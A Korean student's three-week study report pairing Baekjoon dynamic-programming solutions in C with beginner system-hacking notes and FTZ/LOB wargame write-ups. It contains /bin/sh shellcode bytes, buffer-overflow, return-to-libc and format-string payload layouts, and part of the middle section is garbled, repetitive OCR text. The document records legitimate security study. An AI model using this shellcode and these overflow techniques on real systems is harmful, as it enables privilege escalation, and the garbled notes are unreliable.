

# 토이 프로젝트

Toy Project



# 토이 프로젝트

Toy Project

01

3주 계획

02

1주차

03

2주차

04

3주차

# 3주 계획

Toy Project

## 주제

- 알고리즘 DP, 분할정복 & 시스템 입문 -

## 내용

알고리즘 공부를 통해 문제해결 능력을 기르고,  
시스템 해킹에 대한 개념공부와 문제풀이를 통해 시스템 해킹에 관한 기초를 다진다.

## 계획

|     | 알고리즘                       | 시스템                       |
|-----|----------------------------|---------------------------|
| 1주차 | 백준 3문제 이상 풀기               | Dream hack, 달고나, 해쿨핸드북 공부 |
| 2주차 | 백준 3문제 이상 풀기               | Wargame 하루에 한 문제 이상 풀기    |
| 3주차 | 백준 3문제 이상 풀기, 종만북 1장~8장 1독 | Wargame 하루에 한 문제 이상 풀기    |

# 1주차

Toy Project


- 알고리즘 DP, 분할정복 & 시스템 입문 -

<1주차> 알고리즘: 백준 3문제 이상 풀기, 시스템: dream hack, 달고나, 해쿨 핸드북 공부

[방식]

- 1) 입출력 -> DP, 분할정복 -> 그래프 -> 이분탐색/삼분탐색 -> 그리디 -> 완전탐색 순으로 문제풀이
- 2) 문제풀이 시간이 1시간이 넘어간다면, 푸는 것을 그만두고 AC받은 코드 읽어 보기
- 3) 푼 후 다른 사람의 코드 참고



- 1)  동빈나 실전 알고리즘 강좌를 통해 개념 숙지와 예제 1문제를 먼저 공부한 후 문제풀이 시작
- 2) 푼 후 다른 사람의 코드 참고

# 1주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<1주차> 알고리즘: 백준 3문제 이상 풀기, 시스템: dream hack, 달고나, 해쿨 핸드북 공부

### 2xn 타일링 성공 분류

#### 문제

2xn 크기의 직사각형을 1x2, 2x1 타일로 채우는 방법의 수를 구하는 프로그램을 작성하시오.

아래 그림은 2x5 크기의 직사각형을 채운 한 가지 방법의 예이다.

```
1 #include <stdio.h>
2
3 int d[1001];
4
5 int dp(int x) {
6     if (x==1) return 1;
7     if (x==2) return 2;
8     if(d[x]!=0) return d[x];
9     return d[x] = (dp(x-1) + dp(x-2)) % 10007;
10 }
11
12 int main() {
13     int x;
14     scanf("%d", &x);
15     printf("%d", dp(x));
16     return 0;
17 }
18
```

```
1 #include <stdio.h>
2
3 int main(void) {
4     int dp[1001];
5     dp[0] = 0;
6     dp[1] = 1;
7     dp[2] = 2;
8
9     int a, i;
10    scanf("%d", &a);
11
12    for(i = 3; i <= a; i++)
13        dp[i] = (dp[i - 1] + dp[i - 2]) % 10007;
14
15    printf("%d\n", dp[a]);
16
17    return 0;
18 }
```

### 2xn 타일링 2 성공 분류

```
1 #include <stdio.h>
2
3 int main() {
4     int dp[1001];
5     int x, i;
6     dp[1] = 1;
7     dp[2] = 3;
8     scanf("%d", &x);
9     for (i=3; i<=x; i++) {
10         dp[i] = (dp[i-1] + 2*dp[i-2]) % 10007;
11     }
12     printf("%d", dp[x]);
13     return 0;
14 }
```

### 타일 채우기 성공 출처 다국어 분류

```
1 #include <stdio.h>
2
3 int main() {
4     int dp[31] = {0,};
5     int x, i, j;
6     dp[0] = 1;
7     dp[2] = 3;
8     scanf("%d", &x);
9     for (i=4; i<=x; i=i+2) {
10         dp[i] = 3*dp[i-2];
11         if (x>=4) {
12             for (j=4; j<=i; j=j+2) {
13                 dp[i] += 2*dp[i-j];
14             }
15         }
16     }
17     printf("%d", dp[x]);
18     return 0;
19 }
```

# 1주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<1주차> 알고리즘: 백준 3문제 이상 풀기, 시스템: dream hack, 달고나, 해쿨 핸드북 공부

1) Dream hack: Buffer overflow 공격에 관한 강의 수강

2) 달고나: 1독

3) 해쿨 핸드북: 1독

[Dream hack]

```
버퍼 오버플로우

// stack-1.c
#include <stdio.h>
#include <stdlib.h>
int main(void) {
    char buf[16];
    gets(buf);

    printf("%s", buf);
}

stack-1.c는 16 바이트 버퍼 buf를 스택에 할당한 후, gets 함수를 통해 사용자로부터
데이터를 입력받아 이를 그대로 출력하는 코드입니다. gets함수는 사용자가 개행을
입력하기 전까지 입력했던 모든 내용을 첫 번째 인자로 전달된 버퍼에 저장하는 함수입니다.
그러나 gets 함수에는 별도의 길이 제한이 없기 때문에 16 바이트가 넘는 데이터를
입력한다면 스택 버퍼 오버플로우가 발생합니다.

이처럼 버퍼 오버플로우 취약점은 프로그래머가 버퍼의 길이에 대한 가정을 올바르게 하지
않아 발생합니다. 이는 보통 길이 제한이 없는 API 함수들을 사용하거나 버퍼의 크기보다
입력받는 데이터의 길이가 더 크게 될 때 자주 일어나는 실수입니다.

그렇다면 이번엔 오른쪽 모듈을 사용해 실습해 보겠습니다. 버퍼를 오버플로우시켜 ret
영역을 0x41414141로 만들면 성공입니다.

// stack-2.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_auth(char *password) {
    int auth = 0;
    char temp[16];
```

[달고나]

```
프로세스 세그먼트
세그먼트는 어디에 저장되나?
바이너리 코드를 얻어야 한다.
바이너리 형태의 실행파일이나 스크립트 파일을 실행시키는 함수

위의 코드에서는 '/bin/sh'가 data segment에 저장되어 있기 때문에 data segment의
주소를 이용할 수 있었지만 buffer overflow 공격 시점에서는 '/bin/sh'가 어느 지점에
저장되어 있다는 것을 기대하기 어렵고 ???
또한 있다고 하더라도 저장되어 있는 메모리 공간의 주소를 찾기도 어렵다 ???
따라서 직접 넣어주어야 한다.

*****셸 코드 만들기*****
push $0x0 //NULL을 넣어준다.
push '/sh\0' // /sh\0을 넣어준다. '\0'는 문자열의 끝을 의미한다.
push '/bin' // /bin 문자열. 위와 합쳐서 /bin/sh\0 가 된다.
mov %esp, %ebx // 현재 스택 포인터는 /bin/sh\0을 넣은 지점
push $0x0
push %ebx // /bin/sh\0의 포인터를 push
mov %esp, %ecx // esp 레지스터는 /bin/sh\0의 포인터의 포인터
mov $0x0, %edx // edx 레지스터에 null을 넣어 줌
mov $0xb, %eax // system call vector를 12번으로 지정. eax에 넣는다.
int $0x80 // system call을 호출하라는 interrup 발생

///////// null의 제거
xor %eax, %eax
push %eax // null을 push
push $0x68732f2f ==>문자를 little endian 순서로 16진수 값을 바꾼 것
push $0x6e69622f
mov %esp, %ebx
push %eax //
push %ebx
mov %eax, %edx //
```

[해쿨 핸드북]

```
단지 리턴 어드레스의 주소를 system() 함수의 주소로 바꿔준다면?
월?? command not found

비정상적으로 실행된 system() 함수는 스택 어딘가에 자신의 인자가 있다고 착각하게 된다.
그 결과 올바른 인자가 아닌 스택에 저장되어 있던 엉뚱한 값이 인자인 것만 사용되기
때문에 위에 보이는 월??와 같은 엉뚱한 문자열이 명령으로 실행되는 것이다.

월?? command not found라는 오류가 나오기 때문에
월?? 과 동일한 이름의 실행파일을 생성해야 한다.

1) 월?? command not found라는 여러 메시지를 표준에러 리다이렉션을 이용해
output이라는 이름의 파일로 저장한다.
: ./vuln `perl -e 'printf "A"*84, "\xe0\x8a\x05\x40"'` 2 > output

2) xxd 명령을 이용하여 파일의 내용을 16진수로 확인한다.
월??와 같은 깨진 문자열이 실제 어떤 값들로 구성되어 있는지를 정확하게 확인하기 위하여여
: xxd output

3) 정보를 이용하여 해당하는 파일명을 만든다.
!ln -s /bin/bash `perl -e 'printf "월??기계어코드"'`
ln 명령을 이용하여 /bin/bash로 향하는 심볼릭 링크를 만들었습니다.
/bin/bash로 연결시킨 이유는 system() 함수에 의해 이 파일명이 실행 될 때
/bin/bash가 실행되게 하기 위함입니다.

system() 함수는 루트 권한으로 실행 될 것이므로 이 때 실행된 /bin/bash 역시 루트
권한이 될 것입니다. 그리고 /bin/bash는 사용자가 exit 명령으로 쉘을 종료할 때까지
계속해서 명령을 받기 때문에, 취약 프로그램은 종료되지 않고 계속 root 권한으로 남게
됩니다.

** $ export PATH = $PATH:. 환경 변수에 현재 경로를 등록한 이유??

리눅스에서는 어떠한 파일을 실행할 때,절대경로 혹은 상대경로 방식으로 실행해야 된다.
그런데 우리가 실행하고자 하는 월??는 절대경로로 방식도, 상대경로로 방식도 아니기 때문에
실행에 실패하게 된다.
```

# 2주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<2주차> 알고리즘: 백준 3문제 이상 풀기, 시스템: Wargame 하루에 1문제 이상 풀기

### 1) FTZ level 12~15

[12]

```
ftz level 12

setreuid(3093,3093);
printf(~,str);

272 바이트 늘려줌. 264 + 8은 무엇??

셸코드
\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd
\x80

\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd
\x80

int main( void )
{
    char str[256];

    setreuid( 3093, 3093 );
    printf( "문장을 입력하세요.\n" );
    gets( str );
    printf( "%s\n", str );
}
ebp-264 str 저장
268에 환경변수 주소 저장.
ggfssd
python -c 'print ""'; cat |
0xbffff09
0xbffff01
```

[13]

```
-----
ftz level13

#include <stdlib.h>

main(int argc, char *argv[])
{
    long i=0x1234567;
    char buf[1024];

    setreuid( 3094, 3094 );
    if(argc > 1)
        strcpy(buf,argv[1]);

    if(i != 0x1234567) {
        printf(" Warning: Buffer Overflow !!! \n");
        kill(0,11);
    }
}
==> i의 값을 바꾸지 말라는 뜻 같음.

buf
long
sfp
ret
=> i에 0x1234567을 넣어주면됨!

buf 위치 ebp-1048 1036에 a 넣어주고 0x1234567 넣어주고 a*12 그 다음 4바이트에
환경변수 넣어주기
```

[14]

```
-----
ftz level14

#include <stdio.h>
#include <unistd.h>

main()
{
    int crap;
    int check;
    char buf[20];
    fgets(buf,45,stdin);
    if (check==0xdeadbeef)
    {
        setreuid(3095,3095);
        system("/bin/sh");
    }
}

==> check에 0xdeadbeef를 넣어줘야 함.
24개 더 입력받을 수 있음!

buf[20] ebp-56
check
crap
sfp
ret

a*40 + \xef\xbe\xad\xde
*****
fgets??
```

[15]

```
-----
ftz level15

#include <stdio.h>

main()
{

    int crap;
    int *check;
    char buf[20];
    fgets(buf,45,stdin);
    if (*check==0xdeadbeef)
    {
        setreuid(3096,3096);
        system("/bin/sh");
    }
}

==> check가 가리키고 있는 곳에 저 deadbeef 값이 들어가야 함.
mov eax, DWORD PTR [ebp-16]: eax 레지스터에 ebp-16 주소에 저장된 데이터를 복사(
check가리키는 주소)
cmp DWORD PTR [eax], 0xdeadbeef: eax 주소에 저장된 데이터와(*check) 0xdeadbeef와
비교

buf[20] ebp-56
*check
crap

deadbeef라는 값을 환경변수에 넣고, 환경변수의 주소를 check에 넣자
고음
0xbffff00
0xbffff08
0xbffff0d
40개 + deadbeef 환경변수 주소
```

## Toy Project

<2주차> 알고리즘: 백준 3문제 이상 풀기, 시스템: Wargame 하루에 1문제 이상 풀기

## 2) 공격기법(Nop Sled, 환경변수, RTL, ChainingRTL, FSB) 공부 및 정리

# buffer overflow

1) NOP sled 찾기

주  
프로그램

```

bffffb6c
bffffb6d
:
19514219
2147483648
31054218
b9481010
31054218
31054218
:
b9500900
:
b9500900

```

← return address  
elf

gap

해킹 도구를 NOP sled 찾기

return address의 NOP를 찾아서 있는 영역에 4바이트

주요 특징

Operational 호출은 NOP가 되기 전에 프로그램이

실행 중이기 전에 있다.

either fix level 11

#include <stdio.h>

#include <stdlib.h>

int main (int argc, char \*argv[])

{

char str[256];

setenv("3092", "3092");

strcpy (str, argv[2]);

printf (str);

}

C (main)에 3092를 넣어서 실행하면 3092가 나오

는데 3092가 나오지 않는다면 (main + 5)가 가리

키로 3092가 가리키고 있다. 이) str[55]에 3092를 넣

2) (gdb) /i main 3092

이) main 3092를 넣어서 실행하면 3092가 나오

는데 3092가 나오지 않는다면 (main + 5)가 가리

3) (gdb) /i main 3092

이) main 3092를 넣어서 실행하면 3092가 나오

는데 3092가 나오지 않는다면 (main + 5)가 가리

4) (gdb) /i main 3092

이) main 3092를 넣어서 실행하면 3092가 나오

는데 3092가 나오지 않는다면 (main + 5)가 가리

①

1) (gdb) b \*main + 3 (3092) 이후 3092

2) (gdb) b \*main + 3 (3092) 이후 3092

3) (gdb) b \*main + 3 (3092) 이후 3092

4) (gdb) b \*main + 3 (3092) 이후 3092

5) (gdb) b \*main + 3 (3092) 이후 3092

6) (gdb) b \*main + 3 (3092) 이후 3092

7) (gdb) b \*main + 3 (3092) 이후 3092

8) (gdb) b \*main + 3 (3092) 이후 3092

9) (gdb) b \*main + 3 (3092) 이후 3092

10) (gdb) b \*main + 3 (3092) 이후 3092

11) (gdb) b \*main + 3 (3092) 이후 3092

12) (gdb) b \*main + 3 (3092) 이후 3092

13) (gdb) b \*main + 3 (3092) 이후 3092

14) (gdb) b \*main + 3 (3092) 이후 3092

15) (gdb) b \*main + 3 (3092) 이후 3092

16) (gdb) b \*main + 3 (3092) 이후 3092

17) (gdb) b \*main + 3 (3092) 이후 3092

18) (gdb) b \*main + 3 (3092) 이후 3092

19) (gdb) b \*main + 3 (3092) 이후 3092

예제) 12. week 11

2) 실행파일 이름

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char str[256];
    setenv("HOME", argv[2]);
    strcpy(str, argv[2]);
    printf(str);
}
```

실행파일은 이가 있을.  
이런걸 실행시킬 때 root 권한이 있어야  
return address에 실행파일의 address를 넣어줄거야  
왜 root 권한을 할 수 있는가?  
1. overflow를 이용해 0바이트 해킹을 통해 root 권한을  
획득해 root 권한을 할 수 있는거야  
2. 실행파일의 메타 데이터 조작을 통해  
1) 실행파일은 만들어  
\$EDITOR SHELLCODE=\$(python -c 'print "root"')  
(+) 리눅스 4.19 버전은 root 권한이 있는 실행 파일을 실행할 때 root 권한을 부여하는 "S"를 붙여 불러와  
한다. 그래서 리눅스 (python -c 'print "root"')로 root 권한을 획득해서 리눅스 4.19 버전의 디바이스에  
붙여 실행을 할 수 있다.

2) 실행파일의 root 권한을  
1) root 권한이 있는 .C 프로그램을 작성한다  
int main()  
{  
 printf("/s/a", getenv("SHELLCODE"));  
 return 0;  
}

2) gcc -o getit getit.c /s./getit  
⇒ 이걸 실행  
(+) getenv("변수명")이라는 함수를 사용하면 그 변수의 디바이스 값을 가져올 수 있다

3) ATL (Access To Library) 이용  
가능한 것은 레퍼 실행시키는 환경은 이식가능성이 높,  
ATL은 운영체제 소스까지 실행시키는 것이 아닌,  
메타데이터 라이브러리에 있는 시퀀스 데이터 함수를 호출해서 데이터를 실행시킨다

- main의 ret 값을 `system()` 함수의 시작 지점으로 변경시키고  
`system()` 함수에 전달된 파라미터가 들어야 하는 구문에  
실제화와 같은 명령 (`/bin/bash` 등)을 넣는다

유리해 필요한 것??

1) `system()` 함수의 시작 지점

2) "명령어" 파라미터의 주피  
`system()` 함수의 내부에서 파라미터를 어느 위치의 메모리에서 참조하라는 확인

3) 명령어 "찾을 명령어"  
1) `/bin/sh` 가 있는 구간을 찾는 프로그램. 윈도우기  
2)  
3) 형식변수에 `"/bin/bash"` 라는 문자열 등록

ATL 공정이 필요한 곳??

dep: 데이터 실행 방식은 스택이나 힙에서의 해 코드 실행을 막아주는 메커니즘  
mix bit: nx 특성을 지닌 모든 메모리 구역을 데이터 해킹을 금지시킨다 사용  
프로세서 명령어가 그 곳에 도착하지 않음으로 실행되지 않도록 만들었다

4) Calling ATN 기법

CALL 명령어에 의해 호출된 명령어가 실행되다  
↳ Push ebp (기존 레지스터)  
↓  
CALL 명령 - "호출된 함수의 주소"

실행된 함수의 경우, stack 프레임이 Pop 되어서 끝난다

|          |                 |
|----------|-----------------|
| ↑<br>ebp | stack           |
|          | ret(0x12345678) |
|          | ebp             |
|          | ebx             |
|          | edx             |
|          | :               |

↑      Gnu: %ebp  
↓ leave %esp; mov esp, ebp + pop ebp      2) ret(0x12345678); pop ebp ⇒ esp로 ret+5바이트

비행장인 줄기 (Glibc는 Ret에 System 함수를 부르는 것을 방지하기 위하여,  
push ebp 다음에 stack에 들어갈 것이라, stack 프레임이 올바른 방향으로 가도록 한다

|          |                 |
|----------|-----------------|
| ↓<br>ebp | stack           |
|          | ret(0x12345678) |
|          | ebp             |
|          | ebx             |
|          | edx             |
|          | :               |

3) 프로세서 명령 : push ebp, mov ebp, esp      a) leave %ebp; mov esp, ebp + pop ebp  
⇒ eip에 ret+24 바이트







# 3주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<3주차> 알고리즘: 백준 3문제 이상 풀기, 종만북 1~8장 1독, 시스템: Wargame 하루에 1문제 이상 풀기

### [종만북]



# 3주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<3주차> 알고리즘: 백준 3문제 이상 풀기, 종만북 1~8장 1독, 시스템: Wargame 하루에 1문제 이상 풀기

1) FTZ 1level 16~20 / LOB 1~4

[16]

```
-----
ftz level16

#include <stdio.h>

void shell() {
    setreuid(3097,3097);
    system("/bin/sh");
}

void printit() {
    printf("Hello there!\n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  call();
}

void(*call)() : 매개변수와 리턴값이 없는 함수 포인터 선언
call = function : function 함수의 메모리주소를 call 함수 포인터에 저장

buf(ebp-56)
void (*call)()(ebp-16)
crap
sfp
ret

shell의 주소를 ret에 넣어야 함.
mov DWORD PTR [ebp-16], 0x8048500(=printit)
push ds:0x80496e8  stdin
push 0x30      48
```

[17]

```
-----
ftz level17

#include <stdio.h>

void printit() {
    printf("Hello there!\n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  setreuid(3098,3098);
  call();
}

17과 달리 system("/bin/sh")이 없음.
shellcode 환경변수에 넣어주고 그 주소 call에 저장
a*40+주소
```

[18]

```
    }
}

void shellout(void)
{
    setreuid(3099,3099);
    execl("/bin/sh","sh",NULL); **
}

int check 값이 0xdeadbeef면 됨.
fd_set fds;
int count = 0;
int x = 0;
int check; ebp-104
char string[100]; ebp-100
string[-1] == count 마지막 바이트
string[-2] == count 3번째 바이트
string[-3] == count 2번째 바이트
string[-4] == count 1번째 바이트
0x08*4+\xef\xbe\xad\xde
** 16진수 넣을 때도 "해주나..?"
(python -c 'print "0x08"*4 + "\xef\xbe\xad\xde";cat) | ./attackme
```

[19]

```
-----
ftz level19

main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}

chaining rtl

printf 0x8048324
%s\n 0x80484d8
buf
gets 0x80482f4
buf ebp-40
buf
sfp(main 이전의 ebp)
ret

ret에 setreuid주소 + ppr gadget 주소 + uid + euid + system 주소 + 4 byte
+/bin/sh주소

buf - ret 거리: 44
setreuid 주소: 0x420d7920
ppr 주소: 804849d
level20 uid: 3100
system 주소: 0x4203fc20
/bin/sh 주소: 0x42127ea4
```

# 3주차

Toy Project

## - 알고리즘 DP, 분할정복 & 시스템 입문 -

<3주차> 알고리즘: 백준 3문제 이상 풀기, 종만북 1~8장 1독, 시스템: Wargame 하루에 1문제 이상 풀기

1) FTZ 1level 16~20 / LOB 1~4

[20]

```
level20

#include <stdio.h>
main(int argc, char **argv)
{
    char bleh[80];
    setreuid(3101, 3101);
    fgets(bleh, 79, stdin);
    printf(bleh);
}

.dtors는 gcc 컴파일러가 컴파일할 때 나타나는 특징적인 영역으로 gcc로 컴파일 한 프로그램은
main 함수를 호출하기전에 .ctors 속성의 함수를 실행하게 되고, main 함수가 종료 된 직후
.dtors 속성의 함수를 실행한다.

void attribute__((constructor)) func_Start(), void __attribute__((destructor))
func_End() 함수를 정의해 두면 main 함수 호출 하기 전에 func_Start()가 호출되고 main이
종료된 후, func_End() 함수가 호출 된다. 그리고 이 두 함수-이 정보가 각각 .ctors, .dtors
영역에 저장되어 있다.

objdump -t attackme | grep .dtors

두 번째 값이 .dtors의 주소가 되는데, 두번째 주소는 virtualmemoryaddress(가상 메모리상
주소), 세번째 주소는 LoadMemoryAddress(물리 메모리에 실제 올라지는 메모리 주소)로 일반
프로그램은 두 값이 같고, 커널 프로그램의 경우 차이가 생긴다.

.dtors 영역에 셸 코드 주소를 넣어쓰면 되는데, 위에서 나온 주소+4 한 주소값에 덮어써야
한다. 실제로 func_End() 함수를 만들고 컴파일 한 뒤 확인해 보면 해당 주소의 +4 한 곳에
func_End() 함수의 정보가 담겨 있다.

printf에 서식 문자를 쓰면 printf 함수의 ebp를 기준으로 [ebp+12] 공간의 값을 서식 문자의
인자값으로 사용하고, 계속해서 [ebp+16], [ebp+20], ... 이렇게 스택의 높은 주소로 4byte씩
올라가면서 값을 읽어온다. 따라서 만약에 우리가 bleh에 "AAAAAAAAAn"을 입력한다고
생각해보면,

dtdor 주소 = 08049594

환경변수에 셸코드 넣어주고

셸코드 주소 = 0xbffff099

dtdor의 앞주소 + 4byte + dtdor의 뒤 주소 + %문자*2개 + %셸코드뒤주소만큼의문자수 + %n +
%셸코드앞주소만큼의문자수c + %n
dtdor의 뒤 주소 = dtdor주소 + 2
```

[lob-gate]

```
lob gate

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

buf ebp-256
sfp
ret

셸코드는 환경변수에 저장.
ret에 셸코드 주소
0xbfffffe3c
bash2
```

[lob-gremlin]

```
lob gremlin

int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

0xbfffffe2d
buffer ebp-16
```

[lob-cobolt]

```
lob cobolt

int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}

20
0xbfffffeb7
```

[lob-goblin]

```
lob goblin

extern char **environ;

main(int argc, char *argv[])
{
    char buffer[40];
    int i;

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    // egghunter
    for(i=0; environ[i]; i++)
        memset(environ[i], 0, strlen(environ[i]));

    if(argv[1][47] != '\xbf')
    {
        printf("stack is still your friend.\n");
        exit(0);
    }

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

extern char **environ: 환경변수 문자열 배열

memset(environ[i], 0, strlen(environ[i]));
void* memset(void* ptr, int value, size_t num);
ptr: 채우고자 하는 메모리의 시작 포인터
value: 메모리에 채우고자하는 값, int 형이지만 내부에서는
unsigned char로 변환되어서 저장된다.
num: 채우고자 하는 바이트의 수. 즉, 채우고자 하는 메모리의
크기

-> 환경변수를 초기화하기 때문에 환경변수 이용은 불가함
buffer에 셸코드를 넣고 buffer의 주소를 ret에 넣기.
```

# 3주차 이후...

Toy Project

## [백준문제]

### 타일 채우기 3

성공

```
1 #include <stdio.h>
2
3 long long int d[1000001][2];
4
5 long long int dp(int x) {
6     d[0][0] = 0;
7     d[1][0] = 2;
8     d[2][0] = 7;
9     d[2][1] = 1;
10    for (int i=3; i<=x; i++) {
11        d[i][1] = (d[i-1][1] + d[i-3][0]) % 1000000007;
12        d[i][0] = (3 * d[i-2][0] + 2 * d[i-1][0] + 2 * d[i][1]) % 1000000007;
13    }
14    return d[x][0];
15 }
16
17 int main(void) {
18     int x;
19     scanf("%d", &x);
20     printf("%lld", dp(x));
21     return 0;
22 }
```

### 1, 2, 3 더하기

성공

출처

다국어

분류

```
1 #include <stdio.h>
2
3 int main() {
4     int dp[12];
5     int i, t, n;
6     dp[1] = 1;
7     dp[2] = 2;
8     dp[3] = 4;
9
10    for (i=4; i<=11; i++) {
11        dp[i] = dp[i-1] + dp[i-2] + dp[i-3];
12    }
13    scanf("%d", &t);
14    while(t--) {
15        scanf("%d", &n);
16        printf("%d\n", dp[n]);
17    }
18    return 0;
19 }
```

+ 퀴드트리, 1로 만들기 푸는 중..

# 결과

Toy Project

[목표 달성도] 85% ...

1. 배경지식을 공부함으로써, 프로그래밍 능력을 기르는 데 도움이 된 것 같아 좋았지만, 공부한 알고리즘을 많은 문제에 적용해보지 못한 점이 아쉬웠습니다..
2. 복습과 문제풀이를 통해서 시스템 해킹 기초를 다지는 데 도움이 됐던 것 같습니다.  
그렇지만, 조금 더 공부했으면 좋았을 것 같은 아쉬움이 남습니다..

